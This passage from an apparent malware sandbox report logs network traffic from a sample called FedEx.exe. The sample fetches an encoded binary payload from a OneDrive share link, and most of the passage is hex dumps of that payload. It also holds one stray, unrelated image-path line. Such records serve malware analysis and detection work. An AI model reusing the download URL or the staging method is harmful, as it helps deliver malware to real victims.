33 a6 e5 59 bf d3 af 59 18 a3 9d 2e 4a d3 af Data Ascii: V=99~;YzC[~;[.68844:(844*GGUJYJYJYsxYYpYYY*YZYYYHYYFY7YYYYJ:YtY3YLY3ZYYtYY3YY.J
2022-05-13 15:19:04 UTC	362	IN	Data Raw: c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 ca d6 06 c6 3d 41 08 a9 a9 32 9f 9b 34 3b c6 c6 c6 c6 3b c6 c6 c6 c6 d6 06 c6 3f 0c 9b 32 ad 9f ca 1a 38 af 9f c7 06 c6 f2 d6 06 c6 3b ce 8d a7 9b 32 32 a3 34 3a c8 c6 46 39 39 39 b9 c6 c6 56 0a d6 06 c6 3b 41 83 34 3a 9f a1 9f 38 ca c6 c6 c6 46 39 39 39 b9 c5 86 22 d6 06 c6 3b ca 91 a9 38 2a 3d c6 c6 c6 c6 39 39 c6 c6 56 36 d6 06 c6 3b ce 7d 9b 38 2a a3 34 9b 32 3f c6 c6 c6 c6 39 39 39 39 56 4e d6 06 c6 ca cc 0a a9 af 28 32 9f 3b c7 06 c6 5e d6 06 c6 ca ce 7d af 38 38 9f 34 9d b3 ca 56 6e d6 06 c6 d0 Data Ascii: =A24;;?28;224:F999V;A4:8F999";8*=99V6;}8*42?9999VN(2;^}884Vn
2022-05-13 15:19:04 UTC	370	IN	Data Raw: c2 39 39 25 d8 bb 35 16 26 08 c6 3a d0 7e a1 c6 c6 c6 ae 99 c2 39 39 c5 8c 24 95 fd c5 86 1c 91 c3 01 6b 86 50 41 c3 9c 6b 98 50 dc 0c c6 96 38 d8 fe 8e b1 d4 c3 0b 50 51 4e 41 81 3b 11 2d 6a 99 24 fd 4e 8e f0 49 3c 31 4e 90 25 ae fd 6d 03 50 d0 7b 58 ae cb c2 39 39 fd 91 c3 01 4e 07 c3 8e fb a6 d6 2c c3 8e c3 0b fb 33 c8 3e 43 2d e5 c3 0b bd 1b 3d 2d 70 99 fd 56 8d 6b 15 a3 cd ce 06 08 c6 3f 4a ce ce 08 c3 cd ce 06 08 c6 31 a8 c3 96 95 fd c5 86 8d 1c 91 c3 8c 16 bf 86 3a 32 6b 86 6b 15 f9 92 92 92 d2 50 e4 0c 46 35 e6 3a be ef c6 46 35 67 3a 28 46 35 65 3a 99 46 35 ea 3a 99 46 35 3e 3a 20 46 35 1e 3a 8f 46 35 f6 af 4d 50 e4 0c 46 35 3e 3a 0e 46 35 1e 3a 7d 4a 15 3a e6 25 ca 4a 15 3a 67 46 25 f6 46 35 43 b1 5f 73 be b1 5b c7 ca 46 3b 86 3b 9e 50 e4 0c 4a Data Ascii: 99%5&:~99$kPAkP8PQNA;-j$NI<1N%mP{X99N,3>C-=-pVk?J1:2kkPF5:F5g:(F5e:F5:F5>: F5:F5MPF5>:F5 :}J:%J:gF%F5C_s[F;;PJ
2022-05-13 15:19:04 UTC	378	IN	Data Raw: b4 25 2c 6b 03 50 89 3b c7 42 73 c8 c3 9e c3 b8 c5 89 ce 39 b1 ca ae 9d 39 39 39 3d 59 3d 71 87 af b0 25 7f c3 9e c3 b8 c3 33 ae 6d c4 39 39 6b 86 50 81 3b 3d 22 fe c8 3d 3a fe c8 87 af 1f 25 ee c3 9e c5 dc ae 0a 47 c6 c6 bd fd ca bd 8c ca 87 af b4 25 da c3 9e c5 dc c3 33 ae c0 3f c6 c6 bd fd ca bd 8c ca 87 af b2 97 99 24 95 88 ca c6 fd 56 cb c1 90 ae 82 b8 39 39 fd c7 06 c6 8d 1c 8b c5 b8 c5 9e c3 e2 ea c5 ca ea ae 2c 33 39 39 c5 96 c5 94 c5 fd ae 11 39 39 39 20 24 95 fd c7 06 c6 8d 8b c5 9e 6d 86 c3 ca ea c5 fd ae ae 2d 39 39 c5 8e c5 8a c5 0d ae 67 be 39 39 c5 ca ea 20 95 fd c7 06 c6 76 4b 23 b7 15 39 39 fd 18 16 c5 0a ea d6 31 ea ea c3 fb c5 0a ea ca 31 2a ea d2 3b fb c5 ca ea 31 2a ea d2 3b 90 93 93 88 ce c6 fd 8d 1c 91 8f bd 8a b2 c3 da ea c5 b6 f7 Data Ascii: %,kP;Bs9999=Y=q%3m99kP;="=:%G%3?$V99,399999 $m-99g99 vK#9911*;1*;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49784	13.107.43.13	443	C:\Users\user\Desktop\FedEx.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-13 15:19:05 UTC	386	OUT	GET /download??cid=020C1D97A63B8AD4&resid=20C1D97A63B8AD4%21155&authkey=ADj7CX_G1rJPDU4 HTTP/1.1 User-Agent: 45 Host: onedrive.live.com Cache-Control: no-cache Cookie: wla42=; E=P:x8sx6vM02og=:Xai/HAzACW+7FNKbBAsKrPAl9FCAAVV5cLK8hqZn0bE=:F; xid=5c4918a1-6b9b-426b-b5a3-a1e2c0aa1d36&&RD00155D3F4235&173; xidseq=1
2022-05-13 15:19:05 UTC	386	IN	HTTP/1.1 302 Found Cache-Control: no-cache, no-store Pragma: no-cache Content-Type: text/html Expires: -1 Location: https://7psoug.db.files.1drv.com/y4mdlIsJv5Tl5tDvsMQlusKvl6KHLsIPGYjnDT92Ql0Z4RhT6d4YPOSq5oomATg0RWW04TBLjz9Th0GACCDR4MzUTy0lb7dIUdXpmrwe7bOGx16nNEe5ZEFdAP0aKSAUbEEKdbUCA4qN9WtiA-RMypGqztNXcMBU_T1NHqmaPWhQkceP-sLizDEyr8dT8Qb0BFnniFZNQl2dlaqlWlEi2TPyw/Rvsubentohcvaxlbphydsofhyldatal?download&psid=1 Set-Cookie: E=P:GvoU6/M02og=:wR4AkH/6zosC+oyVs4tFH72bNXGrGEcz84tldBYSBpg=:F; domain=.live.com; path=/ Set-Cookie: xidseq=2; domain=.live.com; path=/ Set-Cookie: LD=; domain=.live.com; expires=Fri, 13-May-2022 13:39:05 GMT; path=/ Set-Cookie: wla42=; domain=live.com; expires=Fri, 20-May-2022 15:19:05 GMT; path=/ X-Content-Type-Options: nosniff Strict-Transport-Security: max-age=31536000 X-MSNServer: RD00155D7C17F4 X-ODWebServer: northcentralus0-odwebpl X-Cache: CONFIG_NOCACHE X-MSEdge-Ref: Ref A: 8EB4824229A441629AD6132136C46BD4 Ref B: VIEEDGE3209 Ref C: 2022-05-13T15:19:05Z Date: Fri, 13 May 2022 15:19:05 GMT Connection: close Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49785	13.107.43.12	443	C:\Users\user\Desktop\FedEx.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-13 15:19:06 UTC	387	OUT	GET /y4mdlIsJv5Tl5tDvsMQlusKvl6KHLsIPGYjnDT92Ql0Z4RhT6d4YPOSq5oomATg0RWW04TBLjz9Th0GACCDR4MzUTy0lb7dIUdXpmrwe7bOGx16nNEe5ZEFdAP0aKSAUbEEKdbUCA4qN9WtiA-RMypGqztNXcMBU_T1NHqmaPWhQkceP-sLizDEyr8dT8Qb0BFnniFZNQl2dlaqlWlEi2TPyw/Rvsubentohcvaxlbphydsofhyldatal?download&psid=1 HTTP/1.1 User-Agent: 45 Cache-Control: no-cache Host: 7psoug.db.files.1drv.com Connection: Keep-Alive
2022-05-13 15:19:06 UTC	388	IN	HTTP/1.1 200 OK Cache-Control: public Content-Length: 341504 Content-Type: application/octet-stream Content-Location: https://7psoug.db.files.1drv.com/y4mbREn9_V4vP2iayGOc8Ug-MJsNGUbQ22edGkOo763CxJa0LiZHDGiyIHL8PMA6_CPYVN_Lv92cQujNhxFM2-U78tasAwr1U85eFWqGUlWNjSUx0QfvHbwPe0puemPS190ZraHKjtWPpxYouaJrwNs6N1G3VLK2-hxHAM9ZfZysd9ak8uPjfD1rWJHsvG4Nzk2 Expires: Thu, 11 Aug 2022 15:19:06 GMT Last-Modified: Thu, 12 May 2022 02:54:59 GMT Accept-Ranges: bytes ETag: 20C1D97A63B8AD4!155.2 P3P: CP="BUS CUR CONo FIN IVDo ONL OUR PHY SAMo TELo" X-MSNSERVER: DB3PPF13D065BA9 Strict-Transport-Security: max-age=31536000; includeSubDomains MS-CV: /uGcKZjcAk+eFSFnaw0V1w.0 X-SqlDataOrigin: S CTag: aYzoyMEMxRDk3QTYzQjhBRDQhMTU1LjI1Nw X-PreAuthInfo: rv;poba; Content-Disposition: attachment; filename="Rvsubentohcvaxlbphydsofhyldatal" X-Content-Type-Options: nosniff X-StreamOrigin: X X-AsmVersion: UNKNOWN; 19.906.426.2003 X-Cache: CONFIG_NOCACHE X-MSEdge-Ref: Ref A: D9C3B35E61254891B8B3CBCBCD08E0BA Ref B: VIEEDGE3214 Ref C: 2022-05-13T15:19:06Z Date: Fri, 13 May 2022 15:19:06 GMT Connection: close
2022-05-13 15:19:06 UTC	389	IN	Data Raw: 87 20 56 c6 3d c6 c6 c6 ca c6 c6 c6 39 39 c6 c6 7e c6 c6 c6 c6 c6 c6 c6 06 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 3b c6 c6 d4 59 80 d4 c6 7a 43 07 5b 7e 3b 12 07 5b 1a 2e a3 ad e6 36 38 a9 a1 38 9b a7 e6 9d 9b 34 34 a9 3a e6 28 9f e6 38 af 34 e6 a3 34 e6 0a 89 8d e6 a7 a9 2a 9f f4 47 47 d0 ea c6 c6 c6 c6 c6 c6 c6 86 be 55 12 4a d3 af 59 4a d3 af 59 4a d3 af 59 e0 73 78 59 bf d3 af 59 88 8e 70 59 c9 d3 af 59 88 8e cf 59 2a d3 af 59 88 8e 5a 59 98 d3 af 59 c7 1b bc 59 48 d3 af 59 c7 1b b8 59 46 d3 af 59 c7 1b 37 59 bf d3 af 59 c7 1b ac 59 db d3 af 59 4a d3 3a 59 74 d5 af 59 33 a6 cf 59 4c d3 af 59 33 a6 5a 59 8a d3 af 59 c3 05 74 59 bf d3 af 59 33 a6 e5 59 bf d3 af 59 18 a3 9d 2e 4a d3 af Data Ascii: V=99~;YzC[~;[.68844:(844*GGUJYJYJYsxYYpYYY*YZYYYHYYFY7YYYYJ:YtY3YLY3ZYYtYY3YY.J

Timestamp	kBytes transferred	Direction	Data
2022-05-13 15:19:06 UTC	392	IN	Data Raw: 32 ea d2 c5 96 c5 90 bb 1b c6 b6 39 39 c3 12 ea d6 3d da ea bb 88 39 49 c6 c6 bb a8 c6 b6 39 39 c3 1a ea da c5 0a ea d6 c3 3d c5 0a ea da 65 0a ea d6 c3 7d ca db b2 9f 08 c6 c3 41 25 95 c5 41 c5 06 ce c3 cc c5 41 c5 06 d2 3d cc c3 7f c6 c5 cc 75 0a ea d6 ad cc c5 0a ea d6 c3 cc c5 7f c6 75 0a ea da 3c 41 c5 0a ea da c3 7f c6 c5 cc 75 7f c6 ad 59 30 ca 2e c6 d6 c6 c6 c5 7f c6 65 cc 16 c5 cc 16 ae ec 35 39 39 bf 86 af cc 6d 86 c3 3d 25 49 c5 41 c5 c6 c3 41 7e b2 9f 08 c6 75 41 af 62 bd 8a de 97 99 24 95 fd 56 8d 1c 91 8f bd 8a ae c3 da ea c7 3a ea ce c7 42 ea ca c7 22 ea d2 c5 96 c5 b0 bb ff 39 49 c6 c6 bb 1f c6 b6 39 39 c3 32 ea d6 3d da ea bb a8 c6 b6 39 39 c3 1a ea da c5 0a ea d6 c3 3b c5 0a ea da 65 0a ea d6 c3 7b ca db b2 9f 08 c6 c3 41 25 1e c5 41 c5 Data Ascii: 299=9I99=e}A%AA=uu<AuY0.e599m=%IAA~uAb$V:B"9I992=99;e{A%A
2022-05-13 15:19:06 UTC	400	IN	Data Raw: c5 ca ea 20 fd c5 86 7e 39 39 c6 46 fd c5 86 fd c7 06 c6 fd c7 06 c6 fd c7 06 c6 fd c7 06 c6 1c 2c c5 f8 2c 43 bc 3a 51 2c bb c4 c6 86 ad d6 16 c5 c6 ae 2e 39 39 39 1e 3a 3f c3 2b 24 39 1b 24 c5 ce 39 9b b6 fd 56 18 8b 8d 4a 98 42 3d 39 16 ba 6b 98 c7 12 ea d6 2a c5 e0 c3 53 c3 a3 ce 01 7b ca af fe 06 c6 c3 7b d2 2a c3 d0 95 93 20 fd 23 00 3b c6 c6 c5 0a ea f2 c5 06 d2 bf 86 3a d4 c5 ce 78 bb 16 39 8b c2 1e ae 43 c6 c6 c6 ae 6e c8 c6 c6 fd c7 06 c6 c5 d6 39 18 be fd c5 86 8d c5 9e c5 fd c5 d6 39 18 aa c5 fd 95 fd c5 86 4a 98 b9 3b fd 16 18 c5 d6 39 18 ae 20 1e fd 56 46 77 ee 06 08 c6 3b 3c 4b 30 c6 30 c6 30 c6 2e 19 c0 27 d4 39 4f da 26 08 c6 fd 56 46 77 ee 06 08 c6 c6 3a 51 16 16 18 1a 30 c8 30 c6 2e aa c0 27 d4 39 4f da 26 08 c6 bd 8a ce 1e fd c7 06 c6 1a 30 3b 30 Data Ascii: ~99F,,C:Q,.999:?+$9$9VJB=9k*S{{* #;:x9Cn99J;9 VFw;<K000.'9O&VFw:Q00.'9O&0;0
2022-05-13 15:19:06 UTC	408	IN	Data Raw: b7 b6 c5 01 3d fd 06 77 3f 3b c6 c6 49 c9 e3 c6 c6 c6 81 91 c5 7f b6 16 c7 bf df 37 39 39 3d fd 16 ae 07 80 39 39 c7 bf 70 c4 39 39 16 c7 bf df 37 39 39 16 ae 28 80 39 39 c5 b6 bd c4 39 3a b5 1c ae 87 80 39 39 c7 bf 9c c4 39 39 16 ae e3 80 39 39 c7 8d 3b 3d 88 06 77 3f 3b c6 c6 b9 22 8c 4a 57 df 37 39 39 22 7e 3f 3b c6 c6 65 fd 0e 16 c7 bf 9c c4 39 39 16 c7 bf df 37 39 39 3d fd 06 16 ae a7 80 39 39 c7 bf 9c c4 39 39 16 ae a3 80 39 39 06 3d 9e c5 7f b2 c3 7f b6 c5 7f b6 46 fe c6 49 bf 83 39 39 39 c5 7f be 16 c7 bf df 37 39 39 16 c5 7f c2 16 ae fe 80 39 39 c5 7f ba 99 24 95 c5 1f 97 fd c6 c6 a5 9f 38 34 9f 32 6d f8 f4 2a 32 32 c6 c6 c6 c6 81 9f 3a 12 a9 34 a1 16 9b 3a 2e 14 9b a7 9f 7b c6 c6 c6 c6 8f c5 b2 bb 8a a2 c4 39 39 8d c3 7f c2 2e 3f 3b c6 c6 c7 bf Data Ascii: =w?;I799=99p99799(999:999999;=w?;"JW799"~?;e99799=999999=FI99979999$842m*22:4:.{99.?;
2022-05-13 15:19:06 UTC	416	IN	Data Raw: 7f 8f 34 2a 9f 38 2c 32 a9 b1 56 26 3e 06 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 26 3e 06 c6 d6 c6 c6 c6 f6 ad 06 c6 d6 fe 06 c6 e2 fe 06 c6 e6 fe 06 c6 ea fe 06 c6 de fe 06 c6 46 6f 06 c6 c6 80 06 c6 9e 6f 06 c6 49 7f 83 34 3c 9b 32 a3 2a 16 a9 a3 34 3a 9f 38 82 3e 06 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 82 3e 06 c6 d2 c6 c6 c6 8e 38 06 c6 d6 fe 06 c6 e2 fe 06 c6 e6 fe 06 c6 ea fe 06 c6 de fe 06 c6 46 6f 06 c6 62 6f 06 c6 9e 6f 06 c6 d2 7f 83 34 3c 9b 32 a3 2a 7d 9b ad 3a c7 06 c6 de b3 06 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 de b3 06 c6 d2 c6 c6 c6 8e 38 06 c6 d6 fe 06 c6 e2 fe 06 c6 e6 fe 06 c6 ea fe 06 c6 Data Ascii: 4*8,2V&>&>Fool4<2*4:8>>8Foboo4<2*}:8
2022-05-13 15:19:06 UTC	424	IN	Data Raw: 02 c6 ae 1a ac 39 39 c5 7f ce 16 c5 09 49 f1 7f c2 2c 80 ae 3d ae 7b ac 39 39 99 24 95 c5 1f 97 88 d2 c6 8d 1c c5 8e 49 f1 fb bd a6 3d bf 86 af 5b 49 f1 13 c5 fd 84 2a c6 c6 c6 6d 98 31 bc bf 98 af da c5 fd f3 56 3b c6 c6 6d 98 31 2b bf 98 3a 3f 6d 86 24 95 fd 76 3b 24 95 fd c7 06 c6 8f c5 b2 bd 8a ba 8d 1c 91 c5 13 c5 c0 c5 b6 8c 7f 39 c6 c5 8c ae 70 39 39 39 bd a6 b9 c7 ca 06 c7 ca ff ae 06 08 c6 c3 7f be 2c bd c4 3b 49 48 54 c6 c6 c6 2c bb c4 49 61 49 c1 bd c6 c6 c6 2c bd 39 3b 38 b7 2c bd 39 d2 b1 b1 2c bd 35 3b 38 ab 49 f1 01 c5 8f be 2c 75 22 08 c4 b1 2a 49 f1 01 0e bf 86 44 4b f3 3b c6 c6 c6 c5 8f be 2c 3d 22 10 c4 7b 0e af ba 49 f1 94 83 c5 fb 84 2a c6 c6 c6 d3 31 c4 a3 2b a7 3b c6 c6 c5 0b bf 98 b3 3d bd 88 3d fb c0 c8 3d b8 65 b6 c5 fb f3 56 3b Data Ascii: 99I,={99$I=[I*m1V;m1+:?m$v;$9p999,;IHT,IaI,9;8,9,5;8I,u"*IDK;,="{I*1+;===eV;
2022-05-13 15:19:06 UTC	432	IN	Data Raw: 16 c7 0a ea 12 16 30 c6 ae 40 76 39 39 bb 8a 0a ca c6 c6 fd c6 c6 c6 39 39 39 39 c8 c6 c6 c6 47 d0 c6 c6 8d 1c 91 4a 98 3a ce bd 8a b6 ae 4b 46 39 39 c5 2b c5 a0 c5 be c7 81 ca c5 9c ae c7 c3 39 39 c5 01 4a 15 3a 49 ae 14 46 39 39 2a c9 3f c6 c6 c6 c6 bd 8a d2 c5 01 99 24 95 fd c5 86 8f c5 b2 30 c6 8d 1c 91 4a 98 3a ce bd 8a b6 ae 96 b9 39 39 c5 2b c5 a0 c5 be 6d 86 8f 2e 88 7e 06 c6 2a 39 f6 2a c3 e6 c7 7f c2 16 c5 8f d2 c5 87 ce c5 8c ae dd 0f 39 39 c5 8f c2 c7 81 ca ae f2 c3 39 39 6d 86 20 93 93 2a c3 d6 2e 03 7e 06 c6 c7 7f c2 ae fd 4e 39 39 fd 23 53 48 39 39 25 b6 c5 01 4a 15 3a 49 ae 96 b9 39 39 2a c9 3f c6 c6 c6 c6 bd 8a d2 c5 01 99 24 95 93 97 88 ce c6 8d 1c 91 4a 98 3a ce bd 8a b6 ae 8f b9 39 39 c5 2b c5 a0 c5 be c7 91 ca c5 8c ae 17 6e 39 39 c5 Data Ascii: 0@v999999GJ:KF99+99J:IF99*?$0J:99+m.~*9*9999m *.~N99#SH99%J:I99*?$J:99+n99
2022-05-13 15:19:06 UTC	440	IN	Data Raw: 06 c6 2a 39 f6 2a c3 e6 39 3f 72 a1 08 c6 6d 86 20 93 93 2a c3 d6 2e f2 9e 06 c6 fd 23 7c 28 39 39 25 be 97 fd c5 86 bd 67 72 a1 08 c6 3b fd 39 5f 36 ad 08 c6 c5 86 39 5f 32 ad 08 c6 c5 86 39 5f 2e ad 08 c6 c5 86 39 5f 2a ad 08 c6 c5 86 39 5f 26 ad 08 c6 c5 86 8f c5 b2 bb b7 d6 c6 ca c6 c6 3a 41 7e 3b 06 c6 46 25 51 2c c5 7f de 16 2c c5 7f da 16 c5 7f d2 16 c5 7f ce 16 ae 94 39 39 39 97 88 da c6 c5 86 8f c5 b2 7e 3b 06 c6 46 97 88 ce c6 8f c5 b2 7e 3b 06 c6 46 97 88 d2 c6 8f c5 b2 7e 3b 06 c6 46 97 88 d6 c6 8f c5 b2 30 c6 8d 6d 86 8f 2e d4 13 06 c6 2a 39 f6 2a c3 e6 bb b7 d2 c6 ca c6 c6 3a 41 f5 3b 06 c6 46 25 e6 c7 7f c2 c5 8f ce ae 63 a5 39 39 c5 7f c2 c5 8f da ae e4 70 39 39 bd a6 b9 c5 e2 bf e6 0a 08 c6 6d 86 20 93 93 2a c3 d6 2e 4f 13 06 c6 c7 7f c2 Data Ascii: *9*9?rm *.#|(99%gr;9_69_29_.9_*9_&:A~;F%Q,,999~;F~;F~;F0m.*9*:A;F%c99p99m *.O
2022-05-13 15:19:06 UTC	448	IN	Data Raw: 1c 91 8f 8b c5 2b c5 a0 c5 be 2c c5 65 2c bb 37 3b 3b af 47 c5 0d c5 01 c5 94 ae 8a 37 39 39 25 7d c5 9a c5 ff ae 2f 22 c6 c6 4a 86 3a d6 1c c5 05 c5 11 c5 0a ea ca c5 de 39 8d e2 25 ec c5 9a c5 8c ae 9e 22 c6 c6 4a 86 3a d4 c5 05 c5 11 c5 ca ea c5 de 39 8d de 25 45 c5 0d c5 01 c5 94 ae 55 39 39 39 20 97 99 24 95 fd 56 8d 1c c5 a0 c5 b6 2c c5 3d 49 f1 96 75 90 af d2 c5 0d c5 8c ae d5 c0 39 39 24 95 fd 2c 77 d2 06 af 4b c5 7d ce c5 96 c5 8c ae 98 39 39 39 23 2d 3b c6 c6 c5 0b bd c0 da 49 c1 80 3b c6 c6 39 ea cf f3 be 06 c6 47 33 06 c6 fe 33 06 c6 0a 33 06 c6 93 33 06 c6 34 33 06 c6 4e 33 06 c6 68 33 06 c6 82 33 06 c6 9c 33 06 c6 1c c0 06 c6 32 c0 06 c6 aa 33 06 c6 32 c0 06 c6 9b c0 06 c6 32 c0 06 c6 32 c0 06 c6 33 33 06 c6 d4 c0 06 c6 e6 c0 06 c6 f8 c0 06 Data Ascii: +,e,7;;G799%}/"J:9%"J:9%EU999 $V,=Iu99$,wK}999#-;I;9G333343N3h3332322233
2022-05-13 15:19:06 UTC	456	IN	Data Raw: ba ae 5f f6 39 39 fd 23 05 e8 39 39 25 1d 17 7f be 95 c5 1f 97 fd 56 8f c5 b2 bd 8a ae 8d c5 9e c7 7f ae 16 ae cc 86 39 39 2c 01 7f ae 3f c6 c5 7f ce c3 7f b6 c5 7f d2 c3 7f ba 30 41 30 c6 2e c6 ca c6 c6 c7 7f ae 16 c7 7f ae 16 db 3a 18 08 c6 c5 c6 39 96 2c c5 4d 2c f3 41 c6 ae a4 0d 39 39 c5 7f b6 c3 7f be c5 7f ba c3 7f c2 17 7f be 95 c5 1f 97 88 ce c6 8d bd 8a ae c5 9e c7 0a ea ce 16 ae 6e f9 39 39 30 41 30 c6 2e c6 ca c6 c6 8d c7 0a ea de 16 db 3a 18 08 c6 c5 c6 39 96 2c c5 4d 2c f3 41 c6 ae 5a 0d 39 39 c5 0a ea d6 c3 ca ea c5 0a ea da c3 0a ea ca 17 ca ea bd 8a de 95 fd 56 8f c5 b2 bd 8a ae 8d c5 9e c7 7f ae 16 ae 20 f9 39 39 6d 86 8f 2e 5b 53 7b c6 2a 39 f6 2a c3 e6 c5 0d c7 7f ae ae f8 a0 39 39 c7 7f ae 39 4f ea 2e 08 c6 c7 7f ae ae af c6 c6 c6 17 Data Ascii: _99#99%V99,?0A0.:9,M,A99n990A0.:9,M,AZ99V 99m.[S{*9*999O.
2022-05-13 15:19:06 UTC	464	IN	Data Raw: 39 39 39 41 c6 c6 c6 08 a9 a9 32 9f 9b 34 c6 39 39 39 39 41 c6 c6 c6 1c 9b 38 a3 9b 34 3a c6 39 39 39 39 41 c6 c6 c6 8f 34 a5 34 a9 b1 34 c6 39 39 39 39 41 c6 c6 c6 0a 9f 9d a3 a7 9b 32 c6 39 39 39 39 3d c6 c6 c6 ea f6 0c c6 39 39 39 39 ce c6 c6 c6 8d 2e a9 38 3a 83 34 3a c6 c6 c6 c6 39 39 39 39 ca c6 c6 c6 08 b3 3a 9f c6 c6 c6 c6 39 39 39 39 ca c6 c6 c6 91 a9 38 2a c6 c6 c6 c6 39 39 39 39 ce c6 c6 c6 12 a9 34 a1 91 a9 38 2a c6 c6 c6 c6 39 39 39 39 3f c6 c6 c6 83 34 3a fc fa c6 c6 c6 8f c5 b2 bb 8a be 37 39 39 8d 1c 91 6d 03 c3 c7 be 37 39 39 c5 b8 c5 9e 6d 86 8f 2e 98 73 7b c6 2a 39 f6 2a c3 e6 c5 35 2c bb 21 39 49 2c bd 39 da b1 dc c5 8c 49 f1 11 c5 da cf 16 0a 08 c6 ae ae ce 39 39 23 64 c6 c6 c6 2c bb 35 c6 3b af 4b c5 8c 80 ae 73 7b c6 ae 96 ce 39 39 Data Ascii: 999A249999A84:9999A4449999A29999=9999.8:4:9999:99998*999948*9999?4:799m799m.s{*9*5,!9I,9 I99#d,5;Ks{99


Timestamp	kBytes transferred	Direction	Data
2022-05-13 15:19:06 UTC	472	IN	Data Raw: f6 2a c3 e6 39 3f 1a 2e 08 c6 6d 86 20 93 93 2a c3 d6 2e ee 1e 7b c6 fd 23 80 a8 c4 39 25 be 97 fd c5 86 bd 67 1a 2e 08 c6 3b fd 46 1e 7b c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 46 1e 7b c6 d2 c6 c6 c6 8e 38 06 c6 d6 fe 06 c6 e2 fe 06 c6 e6 fe 06 c6 ea fe 06 c6 de fe 06 c6 46 6f 06 c6 62 6f 06 c6 9e 6f 06 c6 43 7f 89 32 9f 7f 38 38 a9 38 c5 86 9e 1e 7b c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 9e 1e 7b c6 d6 c6 c6 c6 fa 1e 7b c6 d6 fe 06 c6 e2 fe 06 c6 e6 fe 06 c6 ea fe 06 c6 de fe 06 c6 46 6f 06 c6 62 6f 06 c6 9e 6f 06 c6 d2 7f 89 32 9f 8d b3 ad 7f 38 38 a9 38 c7 06 c6 fa 93 7b c6 c6 c6 c6 c6 c6 c6 c6 fa 93 7b c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 Data Ascii: *9?.m *.{#9%g.;F{F{8FobooC2888{{{Foboo2888{{
2022-05-13 15:19:06 UTC	480	IN	Data Raw: 2a c3 e6 c7 87 c2 c5 9c c5 fd ae ba c6 c6 c6 c5 8f c2 c5 01 ae b0 05 c4 39 6d 86 20 93 93 2a c3 d6 2e 79 3e 7b c6 c7 7f c2 ae 37 09 c4 39 fd 23 dd 88 c4 39 25 b6 99 24 95 93 97 fd c7 06 c6 8f c5 b2 30 c6 8d 1c 91 c5 33 c5 b8 c5 9e 6d 86 8f 2e 56 3e 7b c6 2a 39 f6 2a c3 e6 c7 7f c2 c5 11 ae d8 0b c4 39 c5 87 c2 c5 9c c5 fd ae 40 3b c6 c6 6d 86 20 93 93 2a c3 d6 2e d1 3e 7b c6 c7 7f c2 ae df 09 c4 39 fd 23 85 88 c4 39 25 b6 99 24 95 93 97 fd c7 06 c6 8d c5 13 c5 d0 c5 43 50 43 46 23 3f 3a 45 46 23 3f 3a 49 c4 03 3a da 25 55 c5 05 ae 06 c4 39 39 95 fd c5 05 ae e1 c4 39 39 95 fd c5 05 ae e4 39 39 39 95 fd c5 fd ae e3 8e c4 39 95 fd c7 06 c6 8d c5 e0 c5 55 50 55 46 25 3f 3a 45 46 25 3f 3a 47 c4 05 3a d6 25 4d ae f2 c4 39 39 95 fd ae e7 c4 39 39 95 fd ae 04 39 Data Ascii: *9m *.y>{79#9%$03m.V>{*9*9@;m *.>{9#9%$CPCF#?:EF#?:I:%U99999999UPUF%?:EF%?:G:%M99999
